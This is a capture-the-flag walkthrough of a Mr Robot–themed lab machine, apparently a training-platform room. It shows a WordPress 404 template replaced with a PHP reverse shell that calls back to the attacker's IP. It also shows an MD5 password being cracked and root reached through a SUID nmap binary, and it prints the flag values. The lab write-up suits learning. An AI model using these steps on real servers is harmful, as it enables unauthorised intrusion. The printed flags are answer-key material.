
[copy](#) [clear](#) [download](#)

elliott:ER28-0652

The result of Base64 decoding will appear here


## 3.Login

We also find a login page.




Let's try using the credentials we found earlier.





Success – we're logged in.



Under the “Users” tab, we see two accounts:

The screenshot shows the WordPress 'Users' management interface. The top navigation bar includes 'Dashboard', 'Posts', 'Media', 'Pages', 'Comments', 'Appearance', 'Plugins', and 'Users' (highlighted). The 'Users' section has sub-links for 'All Users', 'Add New', and 'Your Profile'. The main content area displays a table of users:

Username	Name	E-mail	Role	Posts
elliott	Elliot Alderson	elliott@mrrobot.com	Administrator	0
mich05654	krista Gordon	kgordon@therapist.com	Subscriber	0


Below the table, there are bulk action buttons and a search bar.

We also check the plugins and their versions.


The screenshot shows the WordPress 'Plugins' management interface. The top navigation bar includes 'Dashboard', 'Posts', 'Media', 'Pages', 'Comments', 'Appearance', 'Plugins' (highlighted), 'Users', 'Tools', 'Settings', and 'Collapse menu'. The 'Plugins' section has sub-links for 'Installed Plugins', 'Add New', and 'Editor'. The main content area displays a table of installed plugins:

Plugin	Description	Version
Akismet	Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam. It keeps your site protected even while you sleep. To get started: 1) Click the "Activate" link to the left of this description, 2) Sign up for an Akismet plan to get an API key, and 3) Go to your Akismet configuration page, and save your API key.	Version 3.1.5   By Automattic   Visit plugin site
All In One SEO Pack	Out-of-the-box SEO for your WordPress blog. Options configuration panel   Upgrade to Pro Version   Donate   Support   Amazon Wishlist	Version 2.2.5.1   By Michael Torbert   Visit plugin site
All-in-One WP Migration	Migration tool for all your blog data. Import or Export your blog content with a single click.	Version 2.0.4   By ServMask   Visit plugin site
Contact Form 7	Just another contact form plugin. Simple but flexible.	Version 4.1   By Takayuki Miyoshi   Visit plugin site
Google Analytics by Yoast	This plugin makes it simple to add Google Analytics to your WordPress site, adding lots of features, e.g. error page, search result and automatic outgoing links and download tracking.	Version 5.3.2   By Team Yoast   Visit plugin site
Google XML Sitemaps	This plugin will generate a special XML sitemap which will help search engines like Google, Yahoo, Bing and Ask.com to better index your blog.	Version 4.0.8   By Arne Brachhold   Visit plugin site

At the bottom, we find the WordPress version.



In the “Appearance” section, I found a PHP script that runs on 404 errors.



The screenshot shows the WordPress admin interface with the 'Appearance' menu selected. The 'Twenty Fifteen: 404 Template (404.php)' editor is open. The code in the editor is as follows:

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">


        <section class="error-404 not-found">
            <header class="page-header">
                <h1 class="page-title"><?php _e( 'Oops! That page
can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
            </header><!-- .page-header -->

            <div class="page-content">
                <p><?php _e( 'It looks like nothing was found at this
location. Maybe try a search?', 'twentyfifteen' ); ?></p>

                <?php get_search_form(); ?>
            </div><!-- .page-content -->
        </section><!-- .error-404 -->
    </main><!-- .site-main -->
</div><!-- .content-area -->
```

Below the code editor, there is a 'Documentation' section with a dropdown menu set to 'Function Name...' and a 'Look Up' button. At the bottom left of the editor area is an 'Update File' button. On the right side, there is a 'Templates' sidebar listing various template files, with '404 Template (404.php)' highlighted.

We can inject a **PHP reverse shell** into it.



The screenshot shows the same WordPress admin interface, but the code in the 'Twenty Fifteen: 404 Template (404.php)' editor has been replaced with a PHP reverse shell script:

```
<?php
set_time_limit(0);
$VERSION = "1.0";
$ip = '10.21.136.129';
$port = 997;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }


    if ($pid) {
        exit(0); // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
}
```

The interface elements (left sidebar, top navigation, right sidebar) are identical to the previous screenshot.

## 4.Reverse Shell


We set up a listener, then trigger the 404 page (by visiting a non-existent URL) – and we get a connection!



The screenshot shows a web browser window with the address bar displaying `http://10.10.42.67/helloworld123123123123123`. Below the browser, a Parrot Terminal window is open. The terminal shows the following output:

```
[root@parrot]~/home/user
#nc -lvnp 997
listening on [any] 997 ...
connect to [10.21.136.129] from (UNKNOWN) [10.10.42.67] 52812
Linux ip-10-10-42-67 5.15.0-139-generic #149~20.04.1-Ubuntu SMP
4 x86_64 GNU/Linux
16:18:18 up 45 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```


Unfortunately, we don't yet have access to the second key.



The screenshot shows a terminal session with the following output:

```
$ whoami
daemon
$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or
configure an askpass helper
$ cd /home
$ ls
robot
ubuntu
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$
```


We switch to a better shell.



The screenshot shows a terminal session with the following output:

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@ip-10-10-42-67:/home/robot$
```

Inside /home/robot, I found a **hashed password**.



The screenshot shows a terminal session with the following output:

```
daemon@ip-10-10-42-67:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@ip-10-10-42-67:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@ip-10-10-42-67:/home/robot$
```



Cracking it with CrackStation gives us the plaintext password.

**CrackStation**

Defuse.ca · Twitter

CrackStation ▾ Password Hashing Security ▾ Defuse Security ▾

---

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b

☐ I'm not a robot

reCAPTCHA  
Privacy · Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Now we can switch users to **robot**.

```
daemon@ip-10-10-42-67:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

$ whoami
whoami
robot
$
```

We upgrade our shell.

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
robot@ip-10-10-42-67:~$
```

And we find the **second key**.

```
$ ls
ls
key-2-of-3.txt password.raw-md5
$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
$
```

## 5.Third key

Let's try privilege escalation – starting with **sudo -l** to see what we can run.

```
robot@ip-10-10-42-67:/home/ubuntu$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on ip-10-10-42-67.
```

Unfortunately, we don't have sudo permissions.

We search for files with the SUID bit.

```
robot@ip-10-10-42-67:/home/ubuntu$ find / -user root -perm -4000 -print 2>/dev/null
<u$ find / -user root -perm -4000 -print 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
robot@ip-10-10-42-67:/home/ubuntu$
```

We find something interesting – **Nmap**.

Running Nmap shows we're operating as **root**.

```
robot@ip-10-10-42-67:/home/ubuntu$ nmap
nmap
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
whoami
root
nmap>
```

I tried using **cd** to change directories, but Nmap doesn't support that.

```
nmap> cd /home/robot
cd /home/robot
nmap> ls -la
ls -la
total 28
drwxr-xr-x 4 ubuntu ubuntu 4096 Jun  2 18:16 .
drwxr-xr-x 4 root    root    4096 Jun  2 18:14 ..
-rw-r--r-- 1 ubuntu ubuntu  220 Apr  9  2014 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Jul 12  2019 .bashrc
drwx----- 2 ubuntu ubuntu 4096 Jun  2 18:16 .cache
-rw-r--r-- 1 ubuntu ubuntu  807 Apr 18  2022 .profile
drwx----- 2 ubuntu ubuntu 4096 Jun  2 18:14 .ssh
-rw-r--r-- 1 ubuntu ubuntu    0 Jun  2 18:16 .sudo_as_admin_successful
nmap> █
```

Still, we can use it to **read the final key**.

```
nmap> ls /root
ls /root
firstboot_done  key-3-of-3.txt
nmap> cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
nmap> █
```

## 6.Summary

This was a fun CTF that combined multiple attack vectors – from reconnaissance to reverse shell. The most important and challenging part was identifying the injection point for the reverse shell – once that was done, the rest followed smoothly.